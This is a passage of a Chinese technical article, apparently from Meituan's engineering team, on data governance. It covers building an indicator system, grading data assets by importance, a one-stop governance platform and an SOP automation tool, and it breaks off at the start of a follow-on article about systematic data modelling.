



图 15　元数据仓库建设成果

### 4.2.2 指标体系建设

一个问题的衡量需要从多方面进行考虑，只用一个指标无法充分说明问题，这就需要一组有逻辑且相互关联的数据指标来描述问题。在数据开发过程中，需要制定多个指标来监控衡量数据开发团队在质量、安全、效率、成本等方面存在的问题。

此前，住宿数据团队没有一套成熟稳定的指标体系，无法长期准确衡量团队的业务支持能力、技术能力。2020 年，我们在元数据仓库基础上搭建了数据治理指标体系，全面衡量了业务数仓建设过程中各类问题，通过指标体系监测工作中的优点与不足，提升了团队的工作能力，进而提高了对业务的支持能力。

## 建设方案

指标体系的建设目标是监控团队工作状态和变化趋势，需要能够覆盖到工作中的各个方面。因此，在指标体系的建设上，我们通过不同视角对指标体系进行分类，做到不重不漏全覆盖，让指标适用于不同使用场景：

- **生命周期视角**：从数据本身出发，衡量数据从生产到销毁的各个过程，包括定义、接入、处理、存储、使用、销毁等等。
- **团队管理目标视角**：根据团队管理核心要达成的目标分类，包括质量、效率、成本、安全、易用性、价值等等。
- **问题对象视角**：根据治理问题核心关注的对象分类，包括安全、资源、服务、架构、效率、价值、质量等等。





图 16　指标体系多视角建设思路

## 建设成果

目前，我们已建设技术、需求及故障三大类指标共计 112 个，全面覆盖数据开发中的各个环节：

- **技术类指标**：覆盖成本、质量、安全、价值及易用性 5 个方面共 57 个指标。
- **需求类指标**：覆盖新增、响应、开发、上线及验收等 7 个方面共 36 个指标。
- **故障类指标**：覆盖故障发现、原因定位及处理环节共 19 个指标。





图 17　指标体系建设成果

元数据及指标体系应用：

- **团队管理**：帮助团队管理者快速了解团队情况，提升管理效率。
- **数据治理**：利用元数据及指标体系驱动数据治理，为数据治理提供可量化的抓手。
- **项目评估**：帮助项目成员准确评估项目的问题、进展及收益。

## 建设思考

在指标建设过程中，我们沉淀了以下几点经验：

- 指标体系既要解决管理者对日常工作无抓手的问题，也要成为具体问题处理人员的治理抓手，兼顾管理者和开发者。
- 指标体系是展示偏整体层面的内容，还需通过指标解决实际问题，形成指标体系和数据治理工具闭环，实现发现问题、治理问题、衡量结果持续循环。

- 优先确定团队总体发展目标，从目标拆分设定指标，指标尽量覆盖不同业务线不同发展阶段。
- 业务需要明确自己所处阶段，针对不同阶段，制定考核目标，衡量阀值，既统一了衡量标准，又中和了大家考核标准。
- 指标需注意分层建设，避免“胡子眉毛一把抓”，便于适配目前的组织结构，也便于划分责任与定位。
- 基础指标体系建设完成后，可作为平时管理和工作的抓手，作为项目发起的依据，作为项目结果评估的手段。

### 4.2.3 资产等级建设

随着业务快速发展，团队负责的数据资产规模也日益扩大。截止当前，团队共负责离线 Hive 表 3000+，ETL 生产任务 2000+，人均负责 ETL 生产任务 100+。在面对规模日益扩大的数据资产，团队管理者及数据工程师通常会遇到以下问题：

- 只能评经验判断哪些是核心资产，遇到问题无法评估解决的优先级。
- 核心链路的保障，比如 SLA 及 DQC 的配置范围缺少科学的评估手段。
- 管理者对团队核心资产缺乏准确的判断，无法准确有效的做出管理动作。

为丰富元数据之间的关系和内容，挖掘识别更有价值的数据信息，以元数据能力驱动数据研发及运维日常工作，在元数据仓库的基础上我们做了衍生能力即资产等级的建设。资产等级可以对数据的重要性进行科学有效地评估，也可帮助完善数据质量分级监控方案，从而实现对重点任务的重点保障。

下图是数据资产等级通用计算流程，我们首先根据资产类型确认各个影响因子及影响权重值，划分影响因子重要性等级，其次根据各个影响因子数值范围划分得分区间，最后汇总计算得到最终资产等级得分及资产等级结果，并抽样验证结果的准确性。





图 18 资产等级计算流程

## 资产等级建设（数据表）

下图是针对数据表资产等级建设的方法和流程图：





图 19　数据表资产等级划分

### 1）确定影响因子及权重评估

影响因子的确定是资产等级计算中最为关键一环，合理评估影响因子对最终资产等级结果的准确性至关重要。根据实际数据开发中经验可知，影响数据表重要程度主要有以下几个关键因素：

- **下游类型**：决定下游资产重要程度，下游资产类型一般有 ETL 任务和数据产品两类，ETL 任务及数据产品又根据重要度分为普通型及 VIP 型。
- **下游数量**：决定是否是关键节点，对下游生产的影响范围，下游数量越多表明影响范围越大。
- **使用热度**：决定是否有用，影响查询用户的范围，热度越高表明影响的用户范围越广。
- **链路深度及分层**：决定问题的修复时间，链路越深，问题修复的时间可能就越长。

确定好影响因子之后，我们需要判断每个影响因子所占的权重值。我们采用层次分析法来计算权重值（层次分析法主要应用在不确定情况下及具有多数个评估准则的决策问题上，具体计算步骤，大家可查阅相关的资料），其优点是把研究对象作为一个系统，按照分解、比较判断、综合的思维方式进行决策，而且计算过程简洁实用。

### 2）计算资产等级得分

根据实际情况对每个影响因子划分得分区间，并结合每个影响因子权重值，可以计算得到资产等级最终得分。总得分为各影响因子得分与对应权重乘积加和。

### 3）资产等级映射

我们将资产等级最终得分划分区间至 L1 ~ L5，L5 为最高资产等级，L1 为最低资产等级。





图 20　资产等级划分

### 资产等级应用场景（数据表）

目前，资产等级已运用到日常管治实施，为数据分级管治提供了有力的抓手：

| 应用场景 | 场景描述 | 解决问题 |
| --- | --- | --- |
| 指标治理 | • 根据资产等级标签确定DQC、SLA覆盖范围，强制对资产等级较高的数据表配置DQC及SLA<br>• 同其他分析维度一样，作为指标问题的统一分析维度对资产情况评估分析 | • 解决SLA、DQC覆盖度低、覆盖不准确无法治理的问题 |
| 数据运维 | • 按照资产等级评价待处理对象优先级，对于同时有多个待处理问题，优先处理等级较高的数据资产<br>• 按照资产等级确定夜间值班保障策略，夜间出现生产故障优先处理等级较高的资产 | • 夜间故障无法快速判断问题严重程度及处理问题优先级 |
| 资产画像 | • 丰富资产描述，作为大家使用元数据分析问题的抓手，便于管理者及RD快速了解组内数据资产情况 | • 解决核心资产无法识别和判断问题 |

图 21　资产等级应用场景

## 4.3 系统化

### 4.3.1 数据百品 – 管治中心

除了标准化和数字化之外，我们数据治理体系落地仍面临诸多问题：

- 数据资产无法统计和描述，管理者及数据工程师不知道有什么，缺乏资产的可视化。
- 管理者缺少抓手发现团队的问题，且问题难以追踪。
- 治理线上化程度低，需要跳转多个工具，治理效率低，治理过程无法标准化，导致结果无法保障。

针对上述问题，我们搭建了数据百品 – 管治中心治理平台（美团内部产品），实现了集资产管理、问题分析监控、自动化治理、过程追踪、结果评价的一站式、全覆盖数据治理平台，能有效提升治理质量和效率，为数据质量提升做好强有力的支撑。通过“管 + 治”相结合的理念，分别从管理者及研发人员的视角对数据、人效等问题实现全面监控，并实现了资产全景、管理中心、治理中心三大模块：





图 22　管治中心建设思路

## 资产全景

资产全景从**管理者 + 数据 RD** 视角出发，介绍了当前数据现状即**有什么**的问题，帮助业务线管理者及数据 RD 实现数据资产可视化，为管理者提供技术管理的抓手，为数据 RD 提升数据探查和数据使用效率。包含资产大盘、资产目录、个人资产三个子模块：

- **资产大盘**：从业务线管理者视角出发，展示了业务线内各类资产概览，帮助管理者一站式快速了解组内数据资产，无需跳转多个平台。
- **资产目录**：展示团队数据各资产类型及明细，为数据 RD 数据使用提供信息支撑，提升 RD 数据探查效率。
- **个人资产**：从归属人视角，展示数据 RD 个人及小组名下数据资产数量和资产类型及数据明细，详细描述个人资产信息。





图 23　资产全景建设思路

## 管理中心

数据团队管理者在日常团队管理中时经常会面临两个问题：

- 管理手段多依赖经验判断，当团队需求承接增加、团队人数增加时会带来管理难度的提升，管理者缺少抓手快速看到团队的整体情况。

- 管理动作天级别。管理者发现团队某核心指标异常（例如：故障数），需要找对应的责任人询问，无法从系统上快速进行异常追踪，原因获取。

管理中心主要从**管理者视角**出发，解决了**怎么管**的问题，通过管理者关注的核心指标，为管理者提供监测团队状态、判断团队问题、辅助管理决策的能力，让管理者从“依赖经验管理”转变为“数据驱动管理”。包含管理者大盘、运维管理、需求管理、团队管理四大模块：

- **管理者大盘**：向管理者提供团队核心指标总览、问题趋势分析、异常明细追踪、异常原因标记等功能，方便管理者快速了解团队情况，及时做出管理动作。
- **需求管理**：提供详细的人效分析大盘以及需求管理功能，服务于人效管理及提效。
- **故障管理**：提供详细的故障分析大盘以及故障复盘管理能力，提升故障管理效率。
- **团队运营**：团队周月报，值班，满意度问卷等团队运营需要的能力，提升运营效率。





图 24 管理中心建设思路

### 治理中心

日常数据治理过程中，问题责任人解决问题主要有以下痛点：

- 不了解分配给自己的待治理问题背景、目标和重要程度。治理工作成为盲目去完成分配的任务，即使完成了治理动作，可能依然无法保证是否真正达到治理目标，尤其是面对同时需要处理多类治理问题时，效果差。
- 数据治理解决问题时通常要使用各类工具互相辅助才能解决，问题多了之后，治理问题变成了重复使用不同的工具，严重影响治理效率和效果。

治理中心从**问题责任人视角**出发，解决了**怎么治**的问题，为一线治理工程师提供从问题评估分析，到治理，到进度监控的一站式治理能力。将治理工作精细化、常态化运营，提升了数仓治理质量和效率。包含治理概览、分析评估、问题治理、进度监控四大模块。

- **治理概览**：治理中心首页，介绍了团队数据治理体系框架及标准化治理成果，让使用者在认知上与治理中心的治理理念一致，并提供数据治理优秀解决方案。
- **分析评估**：对七大类治理问题进行量化评估，提供治理优先级及问题排名，让用户了解应该先做什么。
- **问题治理**：提供丰富治理指标，全面衡量治理问题，问题分配及时通知，并利用 SOP 自动化工具，实现对解决问题过程的标准化，保障治理效果，提高治理效率。
- **进度监控**：提供问题治理进度看板及问题分配进度监控，便于管理者宏观把控问题治理进度，合理规划分配节奏。





图 25　治理中心建设思路

## 4.3.2 SOP 自动化工具

在日常数据治理过程中，每个团队都会沉淀若干 SOP 规范文档来指导大家进行问题治理，减少问题发生。但是在 SOP 的落地上，依然存在很多问题：

- SOP 一般以 Wiki 形式存在，实际执行过程无法跟踪约束。
- SOP 动作的执行需要跳转多个平台系统，执行效率低下。

### 建设方案

基于上述问题，我们开发了 SOP 自动化配置工具。SOP 自动化工具是一款 SOP 配置工具，适用于问题治理类 SOP，将治理动作通过工具进行配置以提高治理效率，进而保证过程质量和结果质量。目标是解决 SOP 规范文档在落地过程中遇到的执行效率低、过程无法跟踪监控的问题，实现一站式解决问题的能力。

SOP 自动化工具主要包含基础组建层、配置层及应用层，以下是产品架构图及产品界面：

- **基础组建层**：SOP 最小粒度模块，包括展示类组件（富文本、表格、IFrame），

逻辑控制类组件（单选、多选），用户可根据 SOP 内容选择多个基础组件组合。

- **配置层**：配置 SOP 中使用参数信息及执行步骤。
- **应用层**：SOP 最终效果展示，通过 URL 接口对外提供服务，比如治理中心可调用 SOP 工具接口实现一站式治理能力。





图 26　SOP 自动化工具架构

图 27　SOP 自动化工具产品

SOP 实际操作步骤如下：

用户在创建 SOP 后可选择性配置需要展示的数据信息，然后按照 SOP 执行步骤依次拖动各个基础组件，并填写执行操作完成 SOP 的配置工作，在效果预览完成后即可发布上线并生成外嵌 URL。自动化工具主要通过外嵌的形式对外提供服务。





图 28　SOP 工具化操作步骤

## 应用场景

通过 SOP 自动化工具，数据治理已实现了问题解决过程线上化、步骤标准化，很好地保障了治理效果，提升了治理效率。下图是无效存储指标在使用 SOP 自动化工具前后的流程对比，通过对比，我们可以看到之前工程师需要人工确认若干信息，并跳转多个平台操作，现在只需要在一个界面完成所有动作，极大地减轻了研发人员的工作量。





图 29　无效存储流程优化对比

目前，我们团队已完成 7 大治理域内 30 多个指标的治理 SOP 建设，并均已通过自动化工具落地。后续，我们仍将探索其他专项治理内容，并利用 SOP 自动化工具辅助开展数据治理的工作。

### 4.3.3 经验总结

通过数据治理系统化的建设，我们总结了以下几点：

- 系统化是将解决问题的方法从线下到线上，从散点动作到连贯动作的一种有效解决方案。
- 没有完美的系统，也不必追求完美，考虑投入产出比，快速解决主要矛盾，应用到具体问题解决中。
- 产品定位设计，产品长远规划的能力设计尤为重要，否则容易出现“做着做着不知道做什么，不知道往什么方向发展”的情况。

## 五、业务数据治理实施流程

数据治理实施流程，是我们依据业务数据治理标准化框架在实施解决具体数据问题时，总结抽象出来的一套适用于大多数治理场景解决问题的通用标准流程。标准流程的好处在于更加规范化数据治理工程师的操作流程，来保证实施的质量。流程一共包含 5 个步骤：

- STEP 1：发现问题和制定目标，发现问题要从业务数据开发团队的视角出发，围绕服务好业务、遵守数据研发规范、收集好用户反馈，尽可能全地发现和收集相关需要解决的问题。同时，制定的目标要具备可实现性。
- STEP 2：针对问题进行拆解，设计可衡量的指标，并通过元数据的采集建设进行实现，用做对目标的进一步量化，并作为实施过程监控及治理抓手。
- STEP 3：对衡量出来的具体问题，制定相关的解决 SOP，并且检查相应的研发标准规范是否完善，通过问题发生的事前、事中、事后几个阶段，建设或完善相应的工具化解决问题的能力。
- STEP 4：推广运营，以拿结果为核心目标，针对不同角色运用不同策略，重点关注问题解决过程是否会与用户利益发生冲突，控制好节奏，根据问题的重要程度有规划地进行解决。
- STEP 5：总结沉淀方法论，迭代认知，持续探索问题的最优解，优化治理方案和能力。

图 30　业务数据治理实施流程

## 六、总结与展望

经过在数据治理体系化建设上的持续思考与实践，我们的体系化框架基本建立，在数据治理的标准化、数字化和系统化三个方向上取得了较大的进展，并且在业务应用上取得了一定的成绩。更重要的是，我们在数据成本、安全、效率等多个领域都帮助业务解决了实际的问题，尤其是在成本方面，预计每年可以帮助业务可节省数百万的成本，获得了业务方的肯定。

但对比“理想终态”，我们的工作仍任重道远。数据治理体系化框架这个庞大“身躯”中的各个血脉、骨骼、脏腑还需要持续充盈，在流程规范、元数据数仓、指标体系、资产分级等的建设过程中，还有很多需要靠专家经验、人为判断、人工操作串联的场景存在。下一步，我们将在智能化（如智能化元数据服务、智能化数据标准建设等）、自动化（基于治理框架的治理应用场景的线上化建设等）等方面发力。

## 七、作者简介

王磊、有为、尉斌等，均来自美团数据科学与平台部。

# 数据治理一体化实践之体系化建模

作者：王鹏　新兴　晓飞

## 1. 前言

随着数字经济的快速发展，数据已经成为新的生产要素。如何有效地开展数据治理工作，提升数据质量，打破数据孤岛，充分发挥数据的业务价值，已成为业界的热门话题。本文基于美团配送数据治理的历程，重点和大家分享一下配送数据“底座”的建设与实践，如何通过体系化建模建立起数据定义到数据生产的桥梁，达成数据定义、模型设计、数据生产三个环节的统一，消除因数据标准缺失和执行不到位引发的数据信任问题，在高质量地实现数据到信息的转化的同时，为后续的数据便捷消费提供数据和元数据保障。希望能给从事数据治理方向的同学在实现数据到资产的转化过程提供一些参考和借鉴。

## 2. 什么是体系化建模

体系化建模是以维度建模为理论基础，以事前治理的理念驱动，让元数据贯穿其中的建模流程，上承指标、维度的定义，下接实际的数据生产。首先，通过高层模型设计，将业务指标结构化拆解为原子指标 / 计算指标 + 限定条件的组合方式，并将其归属到特定的业务过程和主题下，完成业务指标的计划化定义；其次，基于高层模型设计自动生产详细的物理模型设计；第三，基于产生的物理模型设计，半自动或自动地生成数据加工逻辑，以确保最终的业务定义和物理实现的统一。具体如下图所示：

